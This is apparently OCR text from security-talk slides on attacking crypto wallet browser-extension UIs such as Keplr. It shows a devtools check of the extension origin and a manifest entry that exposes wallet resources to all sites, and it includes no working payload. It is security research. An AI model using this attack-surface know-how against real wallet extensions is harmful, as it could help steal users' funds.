


DOM is shared, but JavaScript is **isolated**


STEP 2

ATTACKING UIs

? Seemingly harmless issues in **extension** and **wallet UIs** and their not-so-harmless consequences



UI RESOURCES



ethereum.org/en/

vitalik.eth

Copy Swap Send Buy


Tokens 5287 $6,249,433.87

Tip: Press ⌘K to open the Magic Menu

Ethereum 965.593 ETH	$2,474,322.35 -8.67%
MOO DENG 30,000,205,889.158 MOODENG	$1,849,908.43 -17.67%
Vitalik Buterin Holds 99% 9,900,000,000.00 V99	$300,734.24 -8.98%

POPUP

SIDEPANEL



Keplr

HFT

Deposit Buy Send


Claimable Staking Reward
$ 0
Claim All

Manage Portfolio in Keplr Dashboard

Search for asset or chain (i.e. ATOM, Cosmos)

3 Available Balance

BLD 4.49% Agoric	0 $0
	0 $0



Inspect

```
> window.origin
<· 'chrome-extension://opfgelmcmbiajamepnmloijbpoleiama'
> |
```


ACCESSING RESOURCES

manifest.json

```
"web_accessible_resources": [{
   "matches": [
      "<all_urls>"
   ],
   "resources": [
      "popup.css",
      ...
   ]
}]
```

